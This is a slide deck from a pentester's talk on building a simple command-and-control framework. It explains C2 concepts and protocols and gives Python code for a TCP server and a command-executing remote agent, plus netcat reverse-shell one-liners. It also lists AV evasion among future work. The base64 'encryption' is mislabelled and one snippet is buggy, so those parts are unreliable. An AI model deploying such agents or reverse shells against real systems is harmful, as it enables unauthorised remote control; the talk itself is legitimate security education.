

Who Me?

Who/What am I?

Simple answer:

- Father/Husband/Son/Brother
- Programmer/Pentester/Researcher
- Hillbilly
- Old Unix/Linux User



Why This Topic?



C2's can be fun



I wanted a new project



I decided to learn some of the aspects of what goes into making a C2



I thought it may be a good topic to present



What is a C2: Basics



A C2 establishes a client/server infrastructure for an operator to compromise, and subsequently control remote systems.



Purpose

Facilitate management of multiple compromised systems from a central location.




Components

Typically include agents, servers, and a frontend interface.



Sampling of Popular C2s




- Metasploit: https://www.metasploit.com/
- Cobalt Strike: https://www.cobaltstrike.com/
- Sliver: https://github.com/BishopFox/sliver
- Merlin: https://github.com/NeOndOg/merlin
- Mythic: https://github.com/its-a-feature/Mythic
- Badrats: https://gitlab.com/KevinJClark/badrats

https://howto.thec2matrix.com/



Terms

- Server
- Central controller receiving data from agents and sending commands
- Agent
- Software running on compromised machines
- Frontend
- User interface to interact with the server





Connectivity of Agents

- Single Agent
 - One agent reporting to a server.
- Multiple Agents
 - Multiple agents reporting to a server.
- Chained Agents (pivoting/jumpbox)
 - Agents communicating through other compromised systems to avoid detection.



C2 Topology


Attacker C2 Server








C2 Topology – Initial Foothold






C2 Topology – 1 Active Agent






C2 Topology – Multiple Agents






C2 Topology – With Pivoting





C2 Topology – With Redirectors





Communication Protocols

TCP/Sockets HTTP/HTTPS SSH DNS

UDP SMB Discord/Slack/etc



Decisions...



User Interface

Text Graphical Web

...



Server Language

Python C# Go



Communication Protocol(s)

TCP/Sockets
HTTP/HTTPS
SSH

...



TCP/Socket Comms

- Reliable, low-level communication used for custom protocols.
- Advantages: Direct control over communication, reliable.
- Disadvantages: Requires open ports, more noticeable.

```
import socket

def tcp_client(server_ip, server_port, message):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server_ip, server_port))
    s.sendall(message.encode())
    response = s.recv(1024)
    s.close()
    return response.decode()
```



HTTPS Comms

- Commonly used because it's easy to blend with normal web traffic.
- Advantages: Widely allowed through firewalls, can use web proxies.
- Disadvantages: Can be noisy, easily flagged by anomaly detection systems.

```
import requests

def get_command(server_url, agent_id):
    response = requests.get(f"{server_url}/get_command/{agent_id}")
    return response.json()

def send_result(server_url, agent_id, result):
    requests.post(f"{server_url}/send_result/{agent_id}", json={"result": result"}
```



SSH Comms

- Secure, encrypted channel often used for legitimate remote administration.
- Advantages: Encrypted, secure communication, difficult to intercept.
- Disadvantages: Requires SSH server setup, not suitable for all environments.

```
import paramiko

def ssh_command(server_ip, username, password, command):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(server_ip, username=username, password=password)
    stdin, stdout, stderr = ssh.exec_command(command)
    return stdout.read().decode()
```



DNS Comms


- Often used for covert data exfiltration due to its ubiquity and need to be allowed through firewalls.
- Advantages: Stealthy, difficult to detect.
- Disadvantages: Limited bandwidth, complexity in handling DNS responses.

```
import dns.resolver

def dns_query(domain):
    result = dns.resolver.resolve(domain, 'TXT')
    return result
```



LET'S START BUILDING





Basic TCP Server

```
def main():
17
          listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
18
          listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1
19
20
          listener.bind((HOST, PORT))
21
          listener.listen()
22
          mysocket, addr = listener.accept()
23
          cmd_loop(mysocket)
24
25
     if __name__ == "__main__":
26
27
          main()
```



Basic TCP Server

```
def cmd_loop(session):
         while True:
 8
              command = input(f"Session > ")
              command = f'{command}' # Wrap command in quotes
9
              session.sendall(command.encode('utf-8') + b"\n")
10
              data = session.recv(1024).decode()
11
12
              if data:
                  response_lines = data.split('\n')
13
                  for line in response_lines:
14
15
                      print(f"{line}")
```



Simplest Agent: NetCat

nc -nv 127.0.0.1 9999 -e /bin/bash

nc.exe 127.0.0.1 9999 -e cmd

nc.exe 127.0.0.1 9999 -e powershell

https://www.revshells.com/



TCP Sockets with Agents

```
def agent(host, port):
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        client.connect((host, port))
        while True:
            command = client.recv(1024).decode().strip()
            if command.lower() == "exit":
                break
            output = subprocess.getoutput(command)
            client.sendall(output.encode('utf-8') + b"\n")
    except ConnectionRefusedError:
        print("Connection refused. Make sure the C2 server is running.")
    except Exception as e:
        print("An error occurred:", e)
    finally:
        client.close()
```



Encryption

Importance of Encryption:

- Provides data confidentiality and integrity between agents and the server.
- Prevents interception and tampering by adversaries.

Common Encryption Methods:

- AES (Advanced Encryption Standard):
 - Symmetric encryption algorithm.
 - Suitable for encrypting large amounts of data.
- RSA (Rivest-Shamir-Adleman):
 - Asymmetric encryption algorithm.
 - Often used for secure key exchange.



TCP with Encryption: STUB

```
@staticmethod
def encrypt(data):
    enc_data = # ENCRYPT THIS DATA
    return enc_data

@staticmethod
def decrypt(data):
    dec_data = # DECRYPT THIS DATA
    return dec_data
```



TCP Server Encryption

```
def cmd_loop(session):
    while True:
        command = input(f"Session > ")
        command = f'{command}' # Wrap command in quotes
        # Encrypt the command and send it to the server
        enc_command = encrypt(command.encode('utf-8') + b"\n")
        session.sendall(enc_command)
        # Receive the response and decrypt it
        data = session.recv(1024)
        data_decrypt = decrypt(data).decode()
        if data_decrypt:
            response_lines = data.split('\n')
            for line in response_lines:
                print(f"{line}")
```



TCP Agent Encryption

```
def agent(host, port):
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        client.connect((host, port))
        while True:
           # Receive the command and decrypt it
            command_enc = client.recv(1024)
            command = decrypt(command_enc).decode().strip()
            if command.lower() == "exit":
                break
           # Execute the command and send the output
            output = subprocess.getoutput(command)
            enc_output = encrypt(output.encode('utf-8') + b"\n")
            client.sendall(enc_output)
    except ConnectionRefusedError:
        print("Connection refused. Make sure the C2 server is running.")
    except Exception as e:
        print("An error occurred:", e)
    finally:
        client.close()
```



TCP with Encryption: Simple

```
@staticmethod
def encrypt(data):
    return base64.b64encode(data)

@staticmethod
def decrypt(data):
    return base64.b64decode(data)
```



PRAY TO THE DEMO

Future Work

Socks Proxy

BOF/COFF Loading

Load Powershell Scripts

Load/Compile/Execute C# Assemblies

Evade/Bypass AV

Payload Obfuscation

Redirectors

Sleep/Jitter/Ping

Better Encryption

More Versatile Agents/Stagers



Thank You

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https://www.hillbillystorytime.com

https://youtube.com/hillbillystorytime

